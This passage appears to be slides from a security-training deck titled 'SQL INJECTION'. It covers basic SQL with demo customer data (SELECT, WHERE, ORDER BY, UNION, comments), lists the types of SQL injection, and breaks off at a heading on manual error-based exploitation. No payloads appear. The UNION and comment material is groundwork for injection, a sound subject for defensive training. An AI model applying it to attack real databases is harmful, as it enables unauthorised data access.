SQL INJECTION

What is SQL?

- SQL stands for Structured Query Language
- SQL is a standard language for accessing and manipulating databases

What Can SQL do?


- SQL can execute queries against a database
- SQL can retrieve data from a database
- SQL can insert, update, delete records in a database

Source: Reference [2]
Credit: w3schools.com

SQL INJECTION

Database

- A database most often contains one or more tables
- Each table is identified by a name (e.g. "Customers" or "Orders")
- Tables contain records (rows) with data



CustomerID	ContactName	Address	City	CompanyName
ALFKI	Maria Anders	Obere Str. 57	Berlin	Alfreds Futterkiste
ANATR	Ana Trujillo	Avda. de la Constitución 2222	México D.F.	Ana Trujillo Emparedados y helados
ANTON	Antonio Moreno	Mataderos 2312	México D.F.	Antonio Moreno Taquería
AROUT	Thomas Hardy	120 Hanover Sq.	London	Around the Horn
BERGS	Christina Berglund	Berguvsvägen 8	Luleå	Berglunds snabbköp
BLAUS	Hanna Moos	Forsterstr. 57	Mannheim	Blauer See Delikatessen
BLONP	Frédérique Citeaux	24, place Kléber	Strasbourg	Blondel père et fils
BOLID	Martín Sommer	C/ Araquil, 67	Madrid	Bólido Comidas preparadas

SQL INJECTION

SQL Syntax

- Most of the actions perform on a database are done with SQL statements
- The following SQL statement selects all the records in the “customers" table:

```
SELECT * FROM customers;
```

Keep in Mind That...

- SQL keywords are NOT case sensitive: select is the same as SELECT

Semicolon after SQL Statements?

- Some database systems require a semicolon at the end of each SQL statement
- Semicolon is the standard way to separate each SQL statement in database systems that allow more than one SQL statement to be executed in the same call to the server.

SQL INJECTION

SQL SELECT Statement Syntax

- Method1

```
SELECT * FROM table_name;
```

- Method2

```
SELECT column1, column2, ...
FROM table_name;
```

SQL INJECTION


SQL SELECT Statement Syntax

- Demo Database: northwind

SELECT Column Example

- The following SQL statement selects the "ContactName" and "City" columns from the “customers" table:

  SELECT ContactName, City FROM customers;



ContactName	City
Maria Anders	Berlin
Ana Trujillo	México D.F.
Antonio Moreno	México D.F.
Thomas Hardy	London


Credit: w3schools.com

SQL INJECTION

SELECT * Example

- The following SQL statement selects all the columns from the “customers" table:

  SELECT * FROM customers;



CustomerID	CompanyName	ContactName	ContactTitle	Address	City	Region	PostalCode	Country	Phone	Fax
ALFKI	Alfreds Futterkiste	Maria Anders	Sales Representative	Obere Str. 57	Berlin	*NULL*	12209	Germany	030-0074321	030-0076545
ANATR	Ana Trujillo Emparedados y helados	Ana Trujillo	Owner	Avda. de la Constitución 2222	México D.F.	*NULL*	05021	Mexico	(5) 555-4729	(5) 555-3745
ANTON	Antonio Moreno Taquería	Antonio Moreno	Owner	Mataderos 2312	México D.F.	*NULL*	05023	Mexico	(5) 555-3932	*NULL*

BGD e-GOV CIRT

Credit: w3schools.com

SQL INJECTION

The SQL WHERE Clause

- The WHERE clause is used to filter records.
- It is used to extract only those records that fulfill a specified condition.

WHERE Syntax


```
SELECT column1, column2, ...
FROM table_name
WHERE condition;
```

SQL INJECTION

WHERE Clause Example

- The following SQL statement selects all the customers from the country "Mexico", in the “customers" table.

```
SELECT * FROM customers
WHERE Country='Mexico';
```



CustomerID	CompanyName	ContactName	ContactTitle	Address	City	Region	PostalCode	Country	Phone	Fax
ANATR	Ana Trujillo Emparedados y helados	Ana Trujillo	Owner	Avda. de la Constitución 2222	México D.F.	*NULL*	05021	Mexico	(5) 555-4729	(5) 555-3745
ANTON	Antonio Moreno Taquería	Antonio Moreno	Owner	Mataderos 2312	México D.F.	*NULL*	05023	Mexico	(5) 555-3932	*NULL*
CENTC	Centro comercial Moctezuma	Francisco Chang	Marketing Manager	Sierras de Granada 9993	México D.F.	*NULL*	05022	Mexico	(5) 555-3392	(5) 555-7293

Credit: w3schools.com

SQL INJECTION

SQL ORDER BY Keyword

- The ORDER BY keyword is used to sort the result-set in ascending or descending order.
- The ORDER BY keyword sorts the records in ascending order by default. To sort the records in descending order, use the DESC keyword.


```
SELECT column1, column2, ...
FROM table_name
ORDER BY column1, column2, ... ASC|DESC;
```

SQL INJECTION

ORDER BY Example

- The following SQL statement selects all customers from the “customers" table, sorted by the "Country" column:

```
SELECT * FROM customers
ORDER BY Country;
```



CustomerID	CompanyName	ContactName	ContactTitle	Address	City	Region	PostalCode	Country ▲ 1
RANCH	Rancho grande	Sergio Gutiérrez	Sales Representative	Av. del Libertador 900	Buenos Aires	*NULL*	1010	Argentina
OCEAN	Océano Atlántico Ltda.	Yvonne Moncada	Sales Agent	Ing. Gustavo Moncada 8585 Piso 20-A	Buenos Aires	*NULL*	1010	Argentina
CACTU	Cactus Comidas para llevar	Patricio Simpson	Sales Agent	Cerrito 333	Buenos Aires	*NULL*	1010	Argentina


Credit: w3schools.com

SQL INJECTION

ORDER BY DESC Example

- The following SQL statement selects all customers from the “customers" table, sorted DESCENDING by the "Country" column:

```
SELECT * FROM customers
ORDER BY Country DESC;
```



CustomerID	CompanyName	ContactName	ContactTitle	Address	City	Region	PostalCode	Country ▼ 1
LINOD	LINO-Delicateses	Felipe Izquierdo	Owner	Ave. 5 de Mayo Porlamar	I. de Margarita	Nueva Esparta	4980	Venezuela
GROSR	GROSELLA-Restaurante	Manuel Pereira	Owner	5ª Ave. Los Palos Grandes	Caracas	DF	1081	Venezuela


Credit: w3schools.com

SQL INJECTION

ORDER BY Several Columns Example

- The following SQL statement selects all customers from the “customers" table, sorted by the "Country" and the "ContactName" column. This means that it orders by Country, but if some rows have the same Country, it orders them by ContactName:

```
SELECT * FROM customers
ORDER BY Country, ContactName;
```



CustomerID	CompanyName	ContactName ▲ 2	ContactTitle	Address	City	Region	PostalCode	Country ▲ 1
CACTU	Cactus Comidas para llevar	Patricio Simpson	Sales Agent	Cerrito 333	Buenos Aires	*NULL*	1010	Argentina
RANCH	Rancho grande	Sergio Gutiérrez	Sales Representative	Av. del Libertador 900	Buenos Aires	*NULL*	1010	Argentina
OCEAN	Océano Atlántico Ltda.	Yvonne Moncada	Sales Agent	Ing. Gustavo Moncada 8585 Piso 20-A	Buenos Aires	*NULL*	1010	Argentina

Credit: w3schools.com

SQL INJECTION

SQL UNION Operator

- The UNION operator is used to combine the result-set of two or more SELECT statements.

- Every SELECT statement within UNION must have the same number of columns
- The columns must also have similar data types
- The columns in every SELECT statement must also be in the same order

Credit: w3schools.com

SQL INJECTION


UNION Syntax

```
SELECT column_name(s) FROM table1
UNION
SELECT column_name(s) FROM table2;
```


UNION Example

- The following SQL statement returns the cities (only distinct values) from both the "customers" and the "suppliers" table.

```
SELECT City FROM customers
UNION
SELECT City FROM suppliers
ORDER BY City;
```



City ▲ 1
Aachen
Albuquerque
Anchorage
Ann Arbor
Annecy
Århus
Barcelona
Barquisimeto
Bend
Bergamo
Berlin
Bern
Boise
Boston



```
✓ Showing rows 0 - 24 (94 total, Query took 0.0009 seconds.)

SELECT City FROM customers UNION SELECT City FROM suppliers ORDER BY City;
```

Credit: w3schools.com

SQL INJECTION


UNION ALL Syntax

```
SELECT column_name(s) FROM table1
UNION ALL
SELECT column_name(s) FROM table2;
```


UNION ALL Example

- The following SQL statement returns the cities (duplicate values also) from both the "customers" and the "suppliers" table:

```
SELECT City FROM customers
UNION ALL
SELECT City FROM suppliers
ORDER BY City;
```



City 1
Aachen
Albuquerque
Anchorage
Ann Arbor
Annecy
Århus
Barcelona
Barquisimeto
Bend
Bergamo
Berlin
Berlin
Bern
Boise
Boston



```
Showing rows 0 - 24 (121 total, Query took 0.0003 seconds.)

SELECT City FROM customers UNION ALL SELECT City FROM suppliers ORDER BY City;
```

Credit: w3schools.com

SQL INJECTION

SQL Comments

- Comments are used to explain sections of SQL statements, or to prevent execution of SQL statements.

Single Line Comments

- Single line comments start with **--**
- Any text between **--** and the end of the line will be ignored (will not be executed).

Examples

```
SELECT * FROM customers -- WHERE City='Berlin';
```

SQL INJECTION

Multi-line Comments

- Multi-line comments start with /* and end with */
- Any text between /* and */ will be ignored

Examples

```
/*select all the columns
of all the records
in the customers table:*/
SELECT * FROM customers;
```

SQL INJECTION


Types of SQL Injection

- Error-Based SQLi
- Boolean-Based SQLi
- Time-Based SQLi
- Out-of-band SQLi

SQL INJECTION

Error Based SQL Injection: Manual Exploitation

